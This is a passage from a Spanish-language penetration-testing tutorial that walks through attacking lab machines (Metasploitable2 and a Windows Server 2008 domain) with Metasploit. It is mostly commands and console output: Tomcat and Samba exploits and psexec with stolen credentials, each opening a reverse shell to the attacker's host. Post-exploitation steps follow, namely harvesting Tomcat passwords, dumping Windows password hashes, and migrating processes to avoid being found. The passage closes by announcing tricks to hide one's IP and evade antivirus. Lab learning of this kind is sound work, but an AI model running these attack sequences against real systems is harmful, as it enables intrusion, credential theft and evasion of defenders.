Payload options (java/meterpreter/reverse_tcp):			
Name	Current Setting	Required	Description
LHOST	192.168.1.83	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Una vez que ya lo tengamos todo configurado solo falta lanzar el exploit

exploit

```
msf5 exploit(multi/http/tomcat_mgt_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.83:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying UINOBhDGc0qHpdv7B ...
[*] Executing UINOBhDGc0qHpdv7B ...
[*] Undeploying UINOBhDGc0qHpdv7B ...
[*] Sending stage (53944 bytes) to 192.168.1.77
[*] Meterpreter session 1 opened (192.168.1.83:4444 → 192.168.1.77:41748) at 2020-10-30 09:06:08 +0100
meterpreter > ■
```

Y ya estamos dentro, si no se ha cometido ningún fallo de configuración y el Payload es el correcto tendría que entrar sin problemas.

Si quieras ver todo lo que se puede hacer en la máquina solo tienes que poner el comando **help**.

Si queremos dejar la sesión en segundo plano hay que poner **background**

Para volver a abrir la sesión solo hay que poner **sessions** y te saldrá una lista de sesiones activas, para seleccionar la que quieras pones **sessions <número sesión>** por ejemplo **sessions 1**,

Si quieras matar la sesión es **sessions -k <número sesión>**, por ejemplo **sessions -k 1**.

Vulnerabilidad Samba

58662 - Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows

Synopsis

The remote Samba server is affected by multiple buffer overflow vulnerabilities.

Description

According to its banner, the version of Samba 3.x running on the remote host is earlier than 3.6.4 / 3.5.14 / 3.4.16. It is, therefore, affected by multiple heap-based buffer overflow vulnerabilities.

An error in the DCE/RPC IDL (PIDL) compiler causes the RPC handling code it generates to contain multiple heap-based buffer overflow vulnerabilities. This generated code can allow a remote, unauthenticated attacker to use malicious RPC calls to crash the application and possibly execute arbitrary code as the root user.

Note that Nessus has not actually tried to exploit this issue or otherwise determine if one of the associated patches has been applied.

Esta la pongo porque es un ejemplo de que hay que buscarse la vida y no siempre es todo a la primera.

Tenemos esta vulnerabilidad, si seguimos leyendo el documento pone que es una vulnerabilidad del 2012. Vamos a buscarla, en la consola de Metasploit ponemos

```
search samba type=exploit
```

Ponemos el **type=exploit** porque queremos explotarla, así nos quitamos muchos módulos que no necesitamos.

El resultado es el siguiente:

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/smb/samba_symlink_traversal	2003-04-07	normal	No	Samba Symlink Directory Traversal
1	auxiliary/dos/samba/lsa_addprivilege_heap	2010-06-16	normal	No	Samba lsa.io.privilege_set Heap Overflow
2	auxiliary/dos/samba/lsa_transnames_heap	2007-05-14	normal	No	Samba lsa.io.trans_names Heap Overflow
3	auxiliary/dos/samba/read_nttrans_ea_list	2003-04-07	normal	No	Samba read_nttrans_ea_list Integer Overflow
4	auxiliary/scanner/rsync/modules_list	2007-05-14	normal	No	List Rsync Modules
5	auxiliary/scanner/smb/smb_uninit_cred	2007-05-14	normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
6	exploit/freebsd/samba/transopen	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
7	exploit/linux/samba/chinn_reply	2010-06-16	good	No	Samba chinn_reply Memory Corruption (Linux x86)
8	exploit/linux/samba/lsarpc_dreamname	2017-03-14	excellent	Yes	Samba lsarpc_dreamname Arbitrary Module Load
9	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa.io.trans_names Heap Overflow
10	exploit/linux/samba/setinfoappolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
12	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
13	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba 'username map script' Command Execution
14	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa.io.trans_names Heap Overflow
15	exploit/osx/samba/transopen	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X SPARC)
16	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa.io.trans_names Heap Overflow
17	exploit/solaris/samba/transopen	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
18	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
19	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
20	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
21	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
22	exploit/windows/http/samba_6_search_results	2003-06-21	normal	Yes	Samba 6 Search Results Buffer Overflow
23	exploit/windows/license/caliclient_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
24	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
25	post/linux/gather/enum_config		normal	No	Linux Gather Configurations

Como puedes ver, el que está subrayado es el único del 2012. Parece que lo hemos encontrado y ha sido rápido, ¿no?.

Pues no, haciendo las pruebas no me daba los resultados que supuestamente tendría que dar, que es una conexión remota.

Entonces, ¿cómo se cual es? Probando... Si releemos el informe pone que es una vulnerabilidad en samba 3.x, ahora hay que ir seleccionando los módulos y con el comando **info** vemos que versión de samba explota.

La única que me ha dicho que trabaja explotando las vulnerabilidades de esa versión es **exploit/multi/samba/usermap_script**

```
use exploit/multi/samba/usermap_script  
info
```


```
Description:  
This module exploits a command execution vulnerability in Samba  
versions 3.0.20 through 3.0.25rc3 when using the non-default  
"username map script" configuration option. By specifying a username  
containing shell meta characters, attackers can execute arbitrary  
commands. No authentication is needed to exploit this vulnerability  
since this option is used to map usernames prior to authentication!
```

Ahora ya hacemos lo de antes

```
options
```

Revisamos que los datos estén bien, en mi caso solo hay que poner el **RHOST** ya que el Payload también lo veo correcto.

```
set rhost 192.168.1.77
```



```
msf5 exploit(multi/samba/usermap_script) > options  
Module options (exploit/multi/samba/usermap_script):  


| Name   | Current Setting | Required | Description                                                                        |
|--------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT  | 139             | yes      | The target port (TCP)                                                              |

  
Payload options (cmd/unix/reverse_netcat):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.83    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
msf5 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.77  
RHOST => 192.168.1.77  
msf5 exploit(multi/samba/usermap_script) > [REDACTED]
```

Y lanzamos el exploit.

```
exploit
```



```
msf5 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.83:4444
[*] Command shell session 1 opened (192.168.1.83:4444 → 192.168.1.77:47285) at 2020-10-30 10:06:25 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Ya estamos dentro.

Todo lo demás es igual, ves la vulnerabilidad en el informe, buscas el módulo, seleccionas el que más se adapte a lo que necesitas o empiezas a probar, lo configuras, seleccionas el Payload y a explotarlo.

No todo es siempre a la primera y no por no saber el Payload exacto eres mejor o peor, son muchas cosas y es difícil recordarlas, lo que si que hay que hacer es tener paciencia y probar.

Windows Server 2008

Explotando la vulnerabilidad EternalBlue

La máquina de Windows Server 2008 tiene una vulnerabilidad **EternalBlue**, si no sabes lo que es te recomiendo que lo busques porque tiene tela.

EternalBlue, así por encima, es una gran amenaza que se filtró sobre el 2017 y aún siguen habiendo PC's con esa vulnerabilidad, ¿por qué? Porque no están actualizados, Windows lo parcheó, pero si no actualizas el equipo de poco te vale.

A raíz de ese problema de seguridad salieron amenazas muy importantes como **WannaCry**. Te invito a que investigues más.

Para llevar a cabo este ataque vamos a hacerlo desde **Metasploit**.

Esto te lo pongo directo porque es bastante recurrente y te lo acabas sabiendo de memoria.

Hay varios módulos y en este caso vamos a usar **exploit/windows/smb/psexec**.

Para ver todas las opciones y configuraciones que hay que hacer ponemos **options**.

```
msf5 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
RHOSTS    .               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     445             yes       The SMB service port (TCP)
SERVICE_DESCRIPTION  no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME no        The service display name
SERVICE_NAME    no        The service name
SHARE      ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...)
SMBDomain   .               no        The Windows domain to use for authentication
SMBPass     no               The password for the specified username
SMBUser     no               The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.78    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
- 
0  Automatic
```

Ahora hay que configurar los parámetros.

1.

```
msf5 exploit(windows/smb/psexec) > set rhost 192.168.1.96
rhost => 192.168.1.96
msf5 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > set share C$
share => C$
msf5 exploit(windows/smb/psexec) > set smbdomain PIZZERIA
smbdomain => PIZZERIA
msf5 exploit(windows/smb/psexec) > set smbuser Pedro
smbuser => Pedro
msf5 exploit(windows/smb/psexec) > set smbpass WarG4m3
smbpass => WarG4m3
msf5 exploit(windows/smb/psexec) > options
```

En el análisis anterior vimos que había un acceso a toda la ruta del disco duro

C.

2. PIZZERIA es el dominio que están usando.
3. Entre los dos usuarios que encontramos recomiendo el de **Pedro** ya que tiene más permisos que **Jose**.

Una vez todo puesto ya solo tendremos que asignar nuestra IP al LHOST y lanzarlo.

```
set lhost 192.168.1.78
exploit
```

```
msf5 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.1.78:4444
[*] 192.168.1.96:445 - Connecting to the server...
[*] 192.168.1.96:445 - Authenticating to 192.168.1.96:445|PIZZERIA as user 'Pedro' ...
[*] 192.168.1.96:445 - Selecting PowerShell target
[*] 192.168.1.96:445 - Executing the payload...
[*] 192.168.1.96:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176195 bytes) to 192.168.1.96
[*] Meterpreter session 6 opened (192.168.1.78:4444 -> 192.168.1.96:50394) at 2020-11-23 09:01:12 +0100
```

¡Ya estamos dentro!

Si no conoces la contraseña del usuario, pero tienes el hash quizás puedas también iniciar sesión, esto es una vulnerabilidad en los entornos de Windows, si se ha parcheado entonces no hay nada que hacer, pero si no es así puedes entrar perfectamente. La configuración es la misma que en el caso anterior solo que en vez de la contraseña tal cual hay que poner el hash.

Quizás estés pensando, vale si ¿y como consigo yo esas credenciales cifradas?. Sencillo, en el punto 7 te voy a explicar como conseguirlas.

Post-explotación automatizada

Dependiendo del tipo de módulo de meterpreter que hayamos utilizado para realizar la conexión vamos a tener disponibles una serie de opciones de post-explotación. Si no tenemos la posibilidad de crear una sesión de meterpreter, sino que es una shell también podemos utilizar otro tipo de técnicas para elevar el Payload.

Metasploitable2

Por ejemplo vamos a explotar una que ya hicimos en el punto anterior.
exploit/multi/samba/usermap_script

Ponemos en la consola de Metasploit

```
use exploit/multi/samba/usermap_script  
options
```

```
msf5 > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf5 exploit(multi/samba/usermap_script) > options  
  
Module options (exploit/multi/samba/usermap_script):  
  Name   Current Setting  Required  Description  
  RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>  
  RPORT    139           yes        The target port (TCP)  
  
Payload options (cmd/unix/reverse_netcat):  
  Name   Current Setting  Required  Description  
  LHOST  192.168.1.83    yes        The listen address (an interface may be specified)  
  LPORT  4444           yes        The listen port  
  
Exploit target:  
  Id  Name  
  -  --  
  0  Automatic  
  
msf5 exploit(multi/samba/usermap_script) > ■
```

```
set rhost 192.168.1.77  
set payload cmd/unix/reverse  
set lhost 192.168.1.83  
exploit -j
```

```
msf5 exploit(multi/samba/usermap_script) > sessions  
Active sessions  
=====  
  Id  Name  Type          Information  Connection  
  --  --  --  
  1    shell cmd/unix      192.168.1.83:4444  →  192.168.1.77:40005 (192.168.1.77)  
msf5 exploit(multi/samba/usermap_script) > ■
```

Ahora vamos a intentar elevar esa shell de unix a otro payload.

Vamos a buscar un módulo que se encarga de eso, ponemos en la consola:

```
search shell_to type:post
```

```
msf5 exploit(multi/samba/usermap_script) > search shell_to type:post
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  post/multi/manage/shell_to_meterpreter      normal     No      Shell to Meterpreter Upgrade
```

Ahora vamos a cargarlo poniendo

```
use post/multi/manage/shell_to_meterpreter
```

Ponemos **options** para ver que datos tenemos que pasarle.

```
msf5 exploit(multi/samba/usermap_script) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > options
Module options (post/multi/manage/shell_to_meterpreter):
=====
Name      Current Setting  Required  Description
HANDLER   true            yes       Start an exploit/multi/handler to receive the connection
LHOST      no              no        IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT      4433           yes       Port for payload to connect to.
SESSION    yes             yes      The session to run this module on.
msf5 post(multi/manage/shell_to_meterpreter) >
```

Al contrario que en los anteriores módulos nosotros tenemos que tener una sesión activa para utilizarla como canal para enviar las instrucciones de post-explotación. Como mi sesión era la número 1 entonces ponemos:

```
set session 1
```

```
set lhost 192.168.1.83
```

En este caso podemos ver que las opciones que nos dan son muy básicas, tenemos que hacer uso de las opciones avanzadas ya que necesitamos configurar un parámetro importante, para ello ponemos **advanced**.

```
msf5 post(multi/manage/shell_to_meterpreter) > advanced
Module advanced options (post/multi/manage/shell_to_meterpreter):
=====
Name      Current Setting  Required  Description
BOURNE_FILE          no        Remote filename to use for dropped binary
BOURNE_PATH           no        Remote path to drop binary
HANDLE_TIMEOUT        30       yes      How long to wait (in seconds) for the session to come back.
PAYLOAD_OVERRIDE      no        Define the payload to use (meterpreter/reverse_tcp by default).
```

Esto es para definir el tipo de payload que queremos utilizar. En este caso hemos estado hablando de un meterpreter/reverse_tcp.

```
set payload_override linux/x86/meterpreter/reverse_tcp
```

Aquí estoy usando el de linux ya que estoy contra la máquina de Metasploitable2.

Ahora lo que hemos hecho es decirle al módulo, quiero que pruebes con este payload, los demás no me interesan.

Ahora ponemos **exploit -j** (-j es para que la sesión se quede en segundo plano)

```
Active sessions
=====
Id Name Type      Information
-- -- --
1 shell cmd/unix
2 meterpreter x86/linux no-user @ metasploitable (uid=0, gid=0, euid=0, egid=0) @ metasploitable.loca ...
2.168.1.83:4433 → 192.168.1.77:57566 (192.168.1.77)
```

Y como puedes ver se ha creado una nueva sesión con meterpreter y nos dice con que usuario estamos.

Ahora para conectarnos solo hay que poner **sessions -i <número sesión>**

```
sessions -i 2
```

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > █
```

Ya estamos dentro de la máquina, si quieres ver todo lo que puedes hacer hay que poner **help**.

Lo gracioso de esto es que podemos ejecutar los módulos de post-exploitación con el módulo **run**.

Para acceder a los módulos hay que poner **run** y presionar dos veces el tabulador.

```
meterpreter > run
Display all 136 possibilities? (y or n)
run arp_scanner
run autoroute
run checkvm
run credcollect
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run post/multi/gather/dns_bruteforce
run post/multi/gather/dns_reverse_lookup
run post/multi/gather/dns_srv_lookup
run post/multi/gather/enum_hexchat
run post/multi/gather/enum_vbox
run post/multi/gather/env
run post/multi/gather/filezilla_client_cred
run post/multi/gather/find_vmx
run post/multi/gather/firefox_creds
run post/multi/gather/gpg_creds
```

Los que más se usan para recabar información son los **gather**. Vamos a hacer uso de el de Tomcat para recolectar información.

```
meterpreter > run post/multi/gather/tomcat_gather
[*] Unix OS detected
[*] /etc/tomcat5.5/tomcat-users.xml found
[*] Attempting to extract Tomcat listening ports from /etc/tomcat5.5/server.xml
[*] Attempting to extract Tomcat listening ports from /usr/share/doc/tomcat5.5/examples/server.xml.gz
[*] Username and password found in /etc/tomcat5.5/tomcat-users.xml - tomcat:tomcat
[*] Port not an Integer, defaulting to port 8080 for creds database
[+] Username and password found in /etc/tomcat5.5/tomcat-users.xml - role1:tomcat
[*] Port not an Integer, defaulting to port 8080 for creds database
[+] Username and password found in /etc/tomcat5.5/tomcat-users.xml - both:tomcat
[*] Port not an Integer, defaulting to port 8080 for creds database
meterpreter >
```

Como puedes ver he obtenido sus credenciales

tomcat:tomcat; role1:tomcat; both:tomcat sin tener que hacer un ataque de diccionario porque lo tienen almacenado en el fichero **tomcat-users.xml**.

Esto es muy sencillo de utilizar, con ver el nombre del módulo lo mas seguro es que ya sepas que hace y si tienes duda de algún módulo también está explicado en internet.

Con el módulo **post/linux/gather/enum_users_history** puedes enumerar el historial de usuarios.

```
run post/linux/gather/enum_users_history
```

```
[!] Failed to open file: /var/lib/nfs/.zsh_history: core_channel_open: Operation failed: 1
[!] Failed to open file: /var/lib/nfs/.mysql_history: core_channel_open: Operation failed: 1
[!] Failed to open file: /var/lib/nfs/.psql_history: core_channel_open: Operation failed: 1
[!] Failed to open file: /var/lib/nfs/.dbshell: core_channel_open: Operation failed: 1
[!] Failed to open file: /var/lib/nfs/.viminfo: core_channel_open: Operation failed: 1
[+] Last logs stored in /home/jotta/.msf4/loot/20201102091026_default_192.168.1.77_linux.enum.users_292031.txt
[+] Sudoers stored in /home/jotta/.msf4/loot/20201102091026_default_192.168.1.77_linux.enum.users_349774.txt
meterpreter >
```

Todos los marcados en rojo son ficheros que o no ha encontrado o estaban protegidos y los que si ha podido abrir me los almacena en la ruta

/home/jotta/-msf4/loot/

También podemos hacer un escaneo arp para ver si hay más máquinas activas.

```
run arp_scanner
```

```
meterpreter > run arp_scanner
[-] This version of Meterpreter is not supported with this Script!
meterpreter >
```

No me deja hacerlo en esta versión de meterpreter.

Nosotros ahora mismo estamos con un usuario root, pero es interesante saber que vulnerabilidades tiene esta máquina para elevar privilegios. Esto se hace con el módulo **post/multi/recon/local_exploit_suggester**

```
run post/multi/recon/local_exploit_suggester
```

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.1.77 - Collecting local exploits for x86/linux ...
[*] 192.168.1.77 - 35 exploit checks are being tried ...
[+] 192.168.1.77 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
meterpreter > 
```

Windows Server

Vamos a hacer pruebas de post-explotación también en nuestra máquina de Windows.

Una vez dentro mira que sencillo es que nos muestre todos los hash.

```
hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3aa5e88f5d3b478a063ee22d5b1d1e23 :::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035 :::
Pedro:1125:aad3b435b51404eeaad3b435b51404ee:1d524b602087a7d85a2ea58b897f96e1 :::
Jose:1127:aad3b435b51404eeaad3b435b51404ee:962e17f6e8204b0586fa10e2df266f60 :::
Monica:1128:aad3b435b51404eeaad3b435b51404ee:6a58b89206780be57744da6bd7f94cea :::
Andres:1129:aad3b435b51404eeaad3b435b51404ee:835fcfd6d3a22749cff0bb6bb82dda3dc :::
SV$:1019:aad3b435b51404eeaad3b435b51404ee:5386dccecb53e9ba8e18cf35daa1acc0 :::
PEDRO$:1124:aad3b435b51404eeaad3b435b51404ee:edcf5fd6c071b484342823738efa99b7 :::
meterpreter > 
```

Ahora podríamos coger esos hash y pasarlos por John The Ripper.

Puede ser que te de un error de permisos, para solucionar eso hay que migrar el proceso a otro proceso con permisos de administrador, un ejemplo sería **migrate 456**. Estaría migrando el proceso a ese.

Si ponemos el comando **run** y presionamos TAB dos veces podemos ver todos los módulos de post-explotación se puede observar que Windows tiene muchos más que Linux.

Si lanzamos el módulo **post/windows/gather/enum_applications** nos mostrará todas las aplicaciones que tiene instalada la máquina y su versión con lo que podemos buscar vulnerabilidades para esa versión y atacar.

```

meterpreter > run post/windows/gather/enum_applications
[*] Enumerating applications installed on SV

Installed Applications
=====
Name                               Version
-----
7-Zip 19.00 (x64)                19.00
ClamAV                            0.103.0
FileZilla Client 3.51.0           3.51.0
Java 8 Update 251                8.0.2510.8
Java 8 Update 251 (64-bit)        8.0.2510.8
Java Auto Updater                 2.8.251.8
Java SE Development Kit 8 Update 211 (64-bit) 8.0.2110.12
ManageEngine Desktop Central 9 - Server 9.0.0

```

Como vemos tiene un antivirus, FileZilla...

También si queremos ver que más máquinas hay en el active directory podemos usar el módulo **post/windows/gather/enum_ad_computers**

```

meterpreter > run post/windows/gather/enum_ad_computers
Domain Computers
=====
dNSHostName      distinguishedName          description     operatingSystem
SV.Pizzeria.virtual CN=SV,OU=Domain Controllers,DC=Pizzeria,DC=virtual   Windows Server 2008 R2 Standard
meterpreter >

```

En este caso solo está esta.

Vamos a probar si ahora nos deja hacer el arp_scanner.

```

meterpreter > run arp_scanner
Meterpreter Script for performing an ARPS Scan Discovery.

OPTIONS:
-h      Help menu.
-i      Enumerate Local Interfaces
-r <opt> The target address range or CIDR identifier
-s      Save found IP Addresses to logs.

```

Vemos que funciona así que vamos a pasarle la red.

Si no sabes cual tienes que ponerle como parámetro lo que tienes que hacer es poner ifconfig y buscar este valor.

```

IPv4 Address : 192.168.1.96

```

`run arp_scanner -r 192.168.1.0/24`

Al ejecutarlo lo que esto hará es enviar peticiones desde la máquina que estamos conectados.

```
meterpreter > run arp_scanner -r 192.168.1.0/24
[*] ARP Scanning 192.168.1.0/24
[*] IP: 192.168.1.1 MAC c8:b4:22:22:94:67
[*] IP: 192.168.1.34 MAC 0c:70:4a:77:90:5a
[*] IP: 192.168.1.58 MAC 9c:7b:ef:fe:30:9f
[*] IP: 192.168.1.74 MAC 10:62:e5:0d:f9:52
[*] IP: 192.168.1.78 MAC 08:00:27:d2:2d:b9
[*] IP: 192.168.1.96 MAC 08:00:27:a7:1b:a4
```

También podemos migrar el proceso. Para ver que procesos hay ejecutándose ponemos **ps**.

```
meterpreter > ps
Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System
4	0	System	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\ManageEngine\De
248	4	smss.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system3
32\smss.exe	256	4372 postgres.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system3
sktopCentral_Server\pgsql\bin\postgres.exe	292	492 svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system3
2\svchost.exe	332	324 csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system3
2\cssrs.exe	336	492 jenkins.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files\j

Para saber en que proceso estamos ahora mismo hay que poner el comando **getpid**.

```
meterpreter > getpid
Current pid: 4536
```

Estamos en el 4536, actualmente ese proceso corresponde a **powershell.exe**

```
4536 3688 powershell.exe
```

Esto podemos migrarlo a un proceso del sistema como por ejemplo al **5288**

```
5288 492 vds.exe
2\vdsvds.exe
```

Para migrar el proceso se usa el comando **migrate** y el proceso al que lo queremos migrar.

```
migrate 5288
```

Algunas migraciones dan error y otras no, por eso no pasa nada, se prueba con otra y listo.

```
meterpreter > migrate 5288
[*] Migrating from 4536 to 5288 ...
[*] Migration completed successfully.
meterpreter >
```

Esto nos da la ventaja de tener más ofuscación, ahora les constará más encontrarnos.

Otro módulo muy interesante y útil ya que va a realizar varias comprobaciones de golpe es **winenum**.

```
run winenum
```

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.1.96:445 ...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/SV_20201123.5649/SV_20201123.5649.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/SV_20201123.5649
[*] Checking if SV is a Virtual Machine .....
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command ipconfig /displaydns
[*]     running command ipconfig /all
[*]     running command cmd.exe /c set
[*]     running command netstat -nao
[*]     running command arp -a
```

Esto va a ejecutar sentencias de CMD como **ipconfig**, **netusers**, **netgroups**, etc...

Lo bueno de esto es que puedes aprender muchos procesos de post-exploitación en base a lo que hace este proceso. Por ejemplo, el UAC que es para hacer protecciones en el S.O lo tienen deshabilitado, osea podríamos hacer un bypass UAC.

Todo esto está almacenado en la ruta **/home/jotta/.msf4/logs/scripts/winenum** en mi caso, en el tuyo estará en la misma ruta, pero con tu usuario.

Y bueno aquí poco más, ahora te toca a ti ir probando, habrá algunas que funcionen, otras que no por versiones, pero no pasa nada.

Este punto es hacer pruebas y ver que consigues sacar para poder seguir la auditoría. El proceso de post-exploitación es un proceso meticoloso en el que hay que recabar información y ver por donde continuar como por ejemplo, voy a ver que programas tiene y sus versiones, después que vulnerabilidades tienen esas versiones, ver si pueden haber contraseñas guardadas para avanzar con otros usuarios, ver que máquinas hay alrededor...

Yo prefiero primero recabar información, ver si consigo sacar algunas credenciales, después buscar máquinas de alrededor y probar con la información que he obtenido para ver si consigo avanzar.

7. Evasión de detección

Conceptos

En este punto te voy a enseñar unos trucos para evitar la detección tanto a nivel de red para ofuscar nuestra verdadera IP pública como trucos que nos van a permitir evitar los antivirus.

Voy a empezar enseñándote la red TOR y la VPN que yo utilizo y como asociar el servicio TOR a servicios como análisis de puertos, para poder navegar, para asociarlo a una NO-IP...

TOR

Las redes TOR fueron creadas para evitar las censuras, hay países en las que las restricciones de salidas a internet son increíbles, en el documental “We Are Legion: The Story of the Hacktivists” aparecen casos increíbles.

